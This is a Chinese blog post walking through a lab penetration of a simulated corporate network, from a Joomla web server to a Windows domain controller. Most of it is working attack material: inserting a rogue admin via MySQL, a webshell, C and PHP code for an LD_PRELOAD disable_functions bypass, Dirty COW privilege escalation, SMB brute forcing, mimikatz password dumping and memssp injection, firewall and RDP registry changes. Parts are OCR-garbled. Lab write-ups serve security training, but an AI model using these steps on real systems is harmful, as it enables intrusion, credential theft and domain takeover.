内网渗透 | 域渗透实操ATT&CK

原创Railgun HACK学习呀

2020-02-09原文


0x01 Build Up

Goal:目标域控存在一份重要文件。

GUal.日你现任行任一切里安文什。	
▼ 设备	
興 内存	1 GB
₩ 处理器	1
□ 硬盘 (SCSI)	20 GB
⊙ CD/DVD (IDE)	正在使用文件 C:
D 网络适配器	桥接模式 (自动)
□ 网络适配器 2	自定义 (VMnet2)
USB 控制器	存在
∜ 声卡	自动检测
合打印机	存在
□显示器	自动检测
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network

建议DMZ的web双网卡:一个桥接一个VMnet2。其他的全部是VMnet2。



network配置

VMnet2配置如上图。

```
[root@localhost ~ ]# service network restart
Shutting down interface eth0: [ OK ]
Shutting down interface eth1: [ OK ]
Shutting down loopback interface: [ OK ]
Bringing up loopback interface: [ OK ]
Bringing up interface eth0:
Determining IP information for eth0... done.

[ OK ]
Bringing up interface eth1: Determining if ip address 192.168.93.100 is already in use for device eth1...

[ OK ]

[
```

ip信息


看到分配成功然后互相ping一下没问题就ok了。

说明一下,是黑盒测试所以不提供网络拓扑,只给出DMZ的ip。

0x02 DMZ

0x2.1 Admin Login

192.168.8.150/1.php




index

可以看到Written by Joomla,探测一下目录。



phpinfo



admin

```
(?php class JConfig {
    public $offline = '0';
    public $offline_message = '缃歆瑳姝 e 涤编存编箱◆⟨br /> 璇风 _ 揀樂□陽□€□';
    public $offline_message = '1';
    public $offline_image = '1';
    public $sistename = 'test';
    public $captcha = '0';
    public $captcha = '0';
    public $debug = '0';
    public $debug = '0';
    public $debug = '0';
    public $debug lang = '0';
    public $debug lang const = '1';
    public $de
```


这个比较有用,看看能不能远程连接一下。

```
:~/Desktop# mysql -h 192.168.8.150 -utestuser -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 98
Server version: 5.7.27-Oubuntu0.16.04.1 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
MySQL [(none)]> show databases;
 Database
 information_schema
joomla
2 rows in set (0.016 sec)
MySQL [(none)]> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [joomla]> show tables;
| Tables_in_joomla
                                                       MACK学习呀
 am2zu_action_log_config
 am2zu_action_logs
 156 rows in set (0.018 sec)
MySQL [joomla] > select * from umnbt users;
 | id | name | username | email
                                         password
 ount | otpKey | otep | requireReset |
 | 184 | Super User | admin | test@test.com | $2y$10$N/Yv/9rzxyq.z0gLTT5o
g.pj3FFAP8Sq2PcBgsMX/Qnc2671qQkHy | 0 | 1 | 2019-10-06 13:44:16 | 2019-10-06 14:31:54 | 0 | 0000-00-00 00:00:00 | 0 | 0 |
 1 row in set (0.006 sec)
                                                        MACK学习呀
MySQL [joomla]>
```


```
看样子我们还是加一个管理员比较好,具体字段可参考官方文档或自己杳看。
https://docs.joomla.org/How do you recover or reset your admin p
assword%3F/zh-cn
INSERT INTO `am2zu users users`
    (`name`, `username`, `password`, `params`, `registerDate`,
`lastvisitDate`, `lastResetTime`)
VALUES ('Administrator2', 'Railgun',
'd2064d358136996bd22421584a7cb33e:trd7TvKHx6dMeoMmBVxYmg0vuXEA41
99', '', NOW(), NOW(), NOW());
INSERT INTO `am2zu users user usergroup map`
(`user_id`,`group_id`)
VALUES (LAST INSERT ID(), '8');
注意修改表前缀,执行后即可登陆:Railgun secret
MySQL [joomla]> INSERT INTO `am2zu_users` (`name`, `username`, `password `, `params`, `registerDate`, `lastvisitDate`, `lastResetTime`) VALUES ('Adm inistrator2', 'Railgun', 'd2064d358136996bd22421584a7cb33e:trd7TvKHx6dM eoMmBVxYmg0vuXEA4199', '', NOW(), NOW(), NOW());
Query OK, 1 row affected (0.063 sec)
MySQL [joomla]> INSERT INTO `am2zu_user_usergroup_map` (`user_id`,`group_id
     → VALUES (LAST_INSERT_ID(), '8');
Query OK, 1 row affected (0.062 sec)
                                                                      🗫 HACK学习呀
MySQL [joomla]>
```

0x2.2 GetShell

Extensions—>Templates,然后选择随意一个模板进入—>New File



shell:http://192.168.8.150/templates/beez3/shell.php



执行不了命令,看了一下开了disable_function.

0x2.3 ByPass disable_function

- 1 、 生 成 含 有 恶 意 代 码 的 动 态 链 接 程 序 。
- 2、运用 putenv来设置 LD_PRELOAD,优先调用我们编写的程序。
- 3、通过webshell触发函数。

#define _GNU_SOURCE

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

extern char** environ;

```
int geteuid ()
{
    const char* cmdline = "ls > /var/www/html/test.txt";
   int i;
   for (i = 0; environ[i]; ++i) {
           if (strstr(environ[i], "LD PRELOAD")) {
                   environ[i][0] = '\0';
            }
   }
    system(cmdline);
}
#gcc -shared -fPIC libc.c -o exp.so
php:
putenv("LD_PRELOAD=/var/www/hacklibc.so");
mail("admin@admin.com","","","");
将hacklibc.so传到服务器再通过下方php代码设置LD PRELOAD。运行后/v
ar/www/html下就会有一个test.txt。
我们准备好链接库以及利用php,传到服务器上。
              h:~/Desktop# curl "http://192.168.8.150/templates/beez3/use.
php?cmd=uname+-a&outpath=/var/www/html/get&sopath=/var/www/html/templates/b
 eez3/hack.so"
 <b>example</b>: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=
 /tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so  <b>cmdline</b>: u
 name -a > /var/www/html/get 2>&1 <b>output</b>: <br />Linux ubuntu 4
 .4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86 64 x86 64
 x86_64 GNU/Linux<br />
                                                      🗫 HACK学习呀
                  :~/Desktop#
```

注意该exp有三个参数:

●cmd—>待执行的命令

- •outpath—
 - >保存命令执行输出结果的文件路径(注意,要有读写权限的路径)
- ●sopath—>自然是我们的lib.so了。

可以看到执行命令时Ok的,但是此处不考虑提权了。

```
:~/Desktop# curl "http://192.168.8.150/templates/beez3/use.
php?cmd=ifconfig&outpath=/var/www/html/get&sopath=/var/www/html/templates/b
eez3/hack.so"
<b>example</b>: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=
/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so  <b>cmdline</b>: i
fconfig > /var/www/html/get 2>&1 <b>output</b>: <br />ens33
 encap:Ethernet HWaddr 00:0c:29:ab:32:ac <br />
          inet addr:192.168.93.120 Bcast:192.168.93.255 Mask:255.255.255.
0<br />
          inet6 addr: fe80::20c:29ff:feab:32ac/64 Scope:Link<br />
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1<br >
          RX packets:1943914 errors:0 dropped:0 overruns:0 frame:0<br />
          TX packets:1869062 errors:0 dropped:0 overruns:0 carrier:0<br />
          collisions:0 txqueuelen:1000 <br />
          RX bytes:186130513 (186.1 MB) TX bytes:307056307 (307.0 MB)<br/>br /
<br />
          Link encap:Local Loopback <br />
          inet addr:127.0.0.1 Mask:255.0.0.0<br />
          inet6 addr: ::1/128 Scope:Host<br >
UP LOOPBACK RUNNING MTU:65536 Metric:1<br >
          RX packets:52496 errors:0 dropped:0 overruns:0 frame:0<br />
          TX packets:52496 errors:0 dropped:0 overruns:0 carrier:0<br />
          collisions:0 txqueuelen:1 <br />
          RX bytes:3887376 (3.8 MB) TX bytes:3887376 (3.8 MB)<br >
<br />
                                                             😘 HACK学习呀
          lightsWatch:~/Desktop#
```

很奇怪, IP地址不对啊!

0x2.4 SSH

本想读出来passwd和shadow破一下密码,但是虽然passwd有权限但是shadow不可读。


```
syslog:x:104:108::/home/syslog:/bin/false<br />
_apt:x:105:65534::/nonexistent:/bin/false<br />lxd:x:106:65534::/var/lib/lxd/:/bin/false<br />
messagebus:x:107:111::/var/run/dbus:/bin/false<br />
uuidd:x:108:112::/run/uuidd:/bin/false<br />
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false<br />
yy:x:1000:1000:yy,,,:/home/yy:/bin/bash<br />
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin<br />
mysql:x:111:117:MySQL Server,,,:/nonexistent:/bin/false<br />
www:x:1001:1001::/home/www:/sbin/nologin<br />
root@MightsWatch:~/Desktop# curl "http://192.168.8.150/templates/beez3/
use.php?cmd=cat+/etc/shadow+>/var/www/html/shadow&outpath=/var/www/html/get
&sopath=/var/www/html/templates/beez3/hack.so"
<b>example</b>: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=
/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so  <b>cmdline</b>: c
at /etc/shadow >/var/www/html/shadow > /var/www/html/get 2>&1 <b>out
put</b>: <br />cat: /etc/shadow: Permission denied<br />
                                                                    A HACK学习呀
                      :~/Desktop#
```

这时候就要发挥取证的功底了哈哈,找到一个东西。



肯定是ssh嘛,登陆。

0x03 Probe Intranet



目前我们分析得知上面的拓扑图,因为前面执行命令发现shell返回的IP并不是我们访问的DMZ。

所以判断真正的web放在192.168.93.120,这台web机开放apache服务,而DMZ通过Nginx反代解析到120这台机器。

```
[www.user@localhost var]$ cat /etc/nginx/nginx.conf
user nginx;
worker_processes 1;
error_log /var/log/nginx/error.log warn;
             /var/run/nginx.pid;
events {
    worker_connections 1024;
http {
  server {
          listen 80;
          server name localhost;
         location / {
           proxy pass http://192.168.93.120;
                 proxy_set_header
                                               Host $host;
                                               X-Real-IP $remote addr; #获取真实ip
                 proxy_set_header
                 proxy_connect_timeout 90;
proxy_send_timeout 90;
proxy_read_timeout 90;
proxy_buffer_size 4k;
proxy_buffers 4 32k
proxy_busy_buffers_size 64k;
                                               4 32k;
                 proxy_temp_file_write_size 64k;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;#获取
代理者的真实ip
                 proxy_redirect
                                               off:
                                                                               Mack学习呀
```

nginx.conf

上图更是验证了我们的想法。

```
[www.user@localhost ~]$ uname -a
Linux localhost.localdomain 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC
2013 x86_64 x86_64 x86 64 GNU/Linux
[www.user@localhost ~]$
```

可用脏牛提权。

```
[wwwuser@localhost tmp]$ gcc -pthread dirty.c -o dirty -lcrypt
[wwwuser@localhost tmp]$ ./dirty Passwd@123
File /tmp/passwd.bak already exists! Please delete it and run again
[wwwuser@localhost tmp]$ rm passwd.bak
[wwwuser@localhost tmp]$ ./dirty Passwd@123
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: Passwd@123
Complete line:
firefart:fi.uKSBd4nMo.:0:0:pwned:/root:/bin/bash

mmap: 7f4c2d312000

madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'Passwd@123'.

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DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

看来测试的时候已经用脏牛提过了...

```
[Railgun.Hogworts] ➤ ssh firefart@192.168.8.150
firefart@192.168.8.150's password:
X11 forwarding request failed on channel 0

Last login: Sun Oct 6 20:25:55 2019 from 192.168.1.122
[firefart@localhost ~]#
[firefart@localhost ~]# id
uid=0(firefart) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[firefart@localhost ~]# ■
```

提权成功。

0x3.1 向内网进发

接着向内网进发,用本台DMZ当作跳板机,还是常用的两个方法:EW代理,msf。

本来想介绍一下msf怎么操作,因为之前都是只说了流程,没有具体演示,但是kali桥接出了问题,正向shell也没弹到,所以还是用ew吧。前面已经知道ip段是192.168.93.x

```
msf5 auxiliarv(
                                     ) > run
S-chain ⊢ <> 192.168.8.150:9090 ← <> 192.168.93.0:445 ← timeout
S-chain → <>-192.168.8.150:9090 → <<>-192.168.93.0:139- ← timeout
|S-chain⊣<≻192.168.8.150:9090≺><≻192.168.93.1:445≺><≻0K
* 192.168.93.1:445

    Host could not be identified: ()

S-chain -<- 192.168.8.150:9090-<>< - 192.168.93.2:445- ← timeout
S-chain → <> 192.168.8.150:9090 → <> 192.168.93.2:139 - ← timeout
S-chain ⊢ <>-192.168.8.150:9090 -<><>-192.168.93.3:445- ←-timeout
S-chain ⊢ <> 192.168.8.150:9090 ← <> 192.168.93.3:139 ← timeout
S-chain ← <>-192.168.8.150:9090 ← > <>-192.168.93.4:445- ← timeout
S-chain → <>-192.168.8.150:9090 → <<>-192.168.93.4:139- ← timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.5:445 → timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.5:139 → timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.6:445 → timeout
S-chain → <>-192.168.8.150:9090 → <>-192.168.93.6:139 - ← timeout
S-chain ← <>-192.168.8.150:9090 ←><>-192.168.93.7:445-←-timeout
S-chain ← <>-192.168.8.150:9090 ← <>-192.168.93.7:139 - ← timeout
S-chain ← <>-192.168.8.150:9090 ←><>-192.168.93.8:445-←-timeout
S-chain ← <>-192.168.8.150:9090 ← > <>-192.168.93.8:139 - ← timeout
S-chain - <>-192.168.8.150:9090 - <>>-192.168.93.9:445 - ← timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.9:139 → timeout

192.160.0.150:9090 <><> 192.160.93.10:445
                         - Host is running Windows 2012 R2 Detacenter 分版
192.168.93.10:445
ld:9600) (name:WIN-8GA56TNV3MV) (domain:TEST) (signatures:required)
 -chain⊢<>-197.168.8.150:9090-<><>-197.168.93.11:445-←-timeout
$-chain ├-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
  192.168.93.20:445
                         - Host is running Windows 2008 Datacenter SP2 (bu
d:6003) (name:WIN2008) (domain:TEST) (signatures:optional)
S-chain -<--192.168.8.150:9090-<-><>-192.168.93.21:445-←-timeout
S-chain ← <>-192.168.8.150:9090 ← > <>-192.168.93.21:139-←-timeout
S-chain - <>-192.168.8.150:9090 - <>-192.168.93.22:445 - ← timeout
S-chain ← <>-192.168.8.150:9090 ←><>-192.168.93.22:139-←-timeout
S-chain ⊢<>192.168.8.150:9090 ←><>192.168.93.23:445-←timeout
S-chain ⊢ <>-192.168.8.150:9090 → <>-192.168.93.23:139- ← timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.24:445-←timeout
S-chain ⊢ <>-192.168.8.150:9090 →<>>-192.168.93.24:139- ← timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.25:445-←timeout
S-chain ⊢ <>-192.168.8.150:9090 → <>-192.168.93.25:139- ← timeout
                        - Scanned 26 of 256 hosts (10% complete)
* 192.168.93.1/24:445
S-chain ⊢ <>-192.168.8.150:9090 -<><>-192.168.93.26:445- ←-timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.26:139 → timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.27:445-← timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.27:139 → timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.28:445-←timeout
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.28:139-←timeout
S-chain → <> 192.168.8.150:9090 → <> 192.168.93.29:445 → timeout
S-chain ⊢<>192.168.8.150:9090 ←><>192.168.93.29:139-←timeout
S-chain -<-192.168.8.150:9090 -<><-192.168.93.30:445 -<>-OK
                        - Host is running Windows 7 Professional SP1 (bu
  192.168.93.30:445
d:7601) (name:WIN7) (domain:TEST) (signatures:optional)
S-chain ← <>-192.168.8.150:9090 ←><>-192.168.93.31:445-←-timeout
S-chain ⊢ <>-192.168.8.150:9090 → <>-192.168.93.31:139- ← timeout
S-chain ⊢ <>-192.168.8.150:9090 → <>-192.168.93.32:445- ← timeout
S-chain ⊢ <>-192.168.8.150:9090 →><>-192.168.93.32:139-←-timeout
S-chain - <-192.168.8.150:9090 - <-192.168.93.33:445-←-ti€aceAck学习呀
S-chain ⊢<>192.168.8.150:9090 →<>>192.168.93.33:139-←timeout
```

0x3.2 WinServer2008 SMB

```
msf5 auxiliary(
                                    n) > set PASS FILE /root/Desktop/pass.tx
PASS FILE ⇒ /root/Desktop/pass.txt
msf5 auxiliary(
                                    ) > run
[*] 192.168.93.20:445
                         - 192.168.93.20:445 - Starting SMB login brutefor
ce
|S-chain |-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<>>>OK
   192.168.93.20:445
                         - 192.168.93.20:445 - Failed: '.\Administrator:sa
ď
[!] 192.168.93.20:445
                          - No active DB -- Credential data will not be sav
ed!
|S-chain |- <>-192.168.8.150:9090-<><>-192.168.93.20:445-<><>-OK
   192.168.93.20:445
                         - 192.168.93.20:445 - Failed: '.\Administrator:as
das'
|S-chain |-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<>>>OK
                         - 192.168.93.20:445 - Failed: '.\Administrator:da
    192.168.93.20:445
|S-chain |-<>-192.168.8.150:9090-<><>-192.168.93.20:445-<>>>OK
    192.168.93.20:445
                         - 192.168.93.20:445 - Failed: '.\Administrator:sd
|S-chain |- <>-192.168.8.150:9090 --><>-192.168.93.20:445 --<>-> OK
    192.168.93.20:445
                          - 192.168.93.20:445 - Failed: '.\Administrator:ad
min'
|S-chain \leftarrow < > 192.168.8.150:9090 \rightarrow < > 192.168.93.20:445 \rightarrow < > 0K
[+] 192.168.93.20:445
                          - 192.168.93.20:445 - Success: '.\Administrator:1
23qwe!ASD' Administrator
                        - Scanned 1 of 1 hosts (100% complete)
* 192.168.93.20:445
Auxiliary module execution completed
                                                              🦚 HACK学习呀
msf5 auxiliary(scann
                                   n) >
```


爆出来了!

上传mimikatz

使用wmiexec来执行命令

https://github.com/maaaaz/impacket-examples-windows

使用proxifier来代理。



可以执行命令了, 我们去抓一下密码。

但是执行完mimikatz.exe直接没反应啊,所以可能这个不能做到交互吧...

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exi
t"> password.txt
```

上述命令为非交互情况下使用mimikatz读取密码。

注意看域,不要去用其他本地密码尝试。

若读不到:

```
mimikatz 2.2.0 x64 (oc.co)

mimikatz # misc::memssp

Injected =)

mimikatz # _
```

这样等域控管理员登陆就可以得到域控的密码了。

```
:\Users\liukaifeng01>type c:\windows\system32\mimilsa.log
[00000000:00099808] GOD\Administrator
                                         hongri@u123
[00000000:00054f8e] GOD\Administrator
                                         hongri@u123
[00000000:000abd56] GOD\Administrator
                                         hongri@u123
[00000000:000c9aa3] GOD\liukaifeng01
                                         admin123@u
[00000000:000c9ab9] GOD\liukaifeng01
                                         admin123@u
[00000000:000ed436] GOD\liukaifeng01
                                         admin123@u
[00000000:000ed44b] GOD\liukaifeng01
                                         admin123@u
[00000000:000c9ab9] GOD\liukaifeng01
                                         admin123@u
00000000:000c9aa31 GOD\liukaifeng01
                                         admin123@u
```

这样登陆的全被记录了下来。



有了域控密码,接下来就是找域控啦!

这样确定域控就是那台windows server 2012了。

0x3.4 WinServer2012 AD

```
:~/Desktop/mimikatz/x64# proxychains nmap -sT -Pn -p 3389,4
45 192.168.93.10
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-14 16:09 EST
|S-chain |- <>-192.168.8.150:9090-<><>-192.168.93.10:3389-←-timeout
|S-chain |-<>-192.168.8.150:9090 --<>>-192.168.93.10:445 --<>>-OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.93.10
Host is up (13s latency).
PORT
        STATE SERVICE
445/tcp open
               microsoft-ds
3389/tcp closed ms-wbt-server
                                                            MACK学习呀
Nmap done: 1 IP address (1 host up) scanned in 16.14 seconds
```

开了3389,没开域控,这里有两种办法,先说第一种。

还是靠SMB执行命令强开3389

```
PS C:\Users\Railgum\Desktop〉 ./wmiexec.exe administrator:zxcASDqw123!!@192.168.93.10
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used

[!] Launching semi-interactive shell - Careful what you execute

[!] Press help for extra shell commands

C:\>REG ADD HKLM\SYSTEM\CurrentControl\Set\Control\Terminal ~ ~ Server /v fDenyTSConnections /t KELDHACK学习呀

The operation completed successfully.
```

但是没打开...server2003就是Ok的,不过还是可以执行命令。

现在考虑不是3389没打开而是有防火墙,关一下试试。

3389:

REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server
/v fDenyTSConnections /t REG_DWORD /d 0 /f

firewall:

net stop mpssvc

后来我去看了,3389真的开了,防火墙真的关了,我真的连不上...

第二种就是\$IPC入侵了。

```
PS C:\Users\Railgun\Desktop〉 ./wmiexec.exe administrator:123qwe!ASD@192.168.93.20
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>net use \\192.168.93.10\C$ zxcASDqw123!! /user:test\Administrator
The command completed successfully.

C:\>dir \\192.168.93.10\C$\users\administrator\Documents
```

该种方法不能在本地运行,本地找不到域控。

0x4 结束

0x4.1 进行内网渗透的思路

边界机拿到手以后可以根据情况考虑提权,以它作为跳板(ew,msf),然后迅速探测内网存活主机,探测操作系统以及开放端口,存不存在CVE,存不存在有缺陷的服务。对于域中的windows可以选择CVE直接打或者爆破3389或者爆破smb,拿到权限后可以使用mimikatz来读取域中的密码或执行命令,然后探测域控主机。



原创投稿作者: Railgun 作者博客: www.pwn4fun.com

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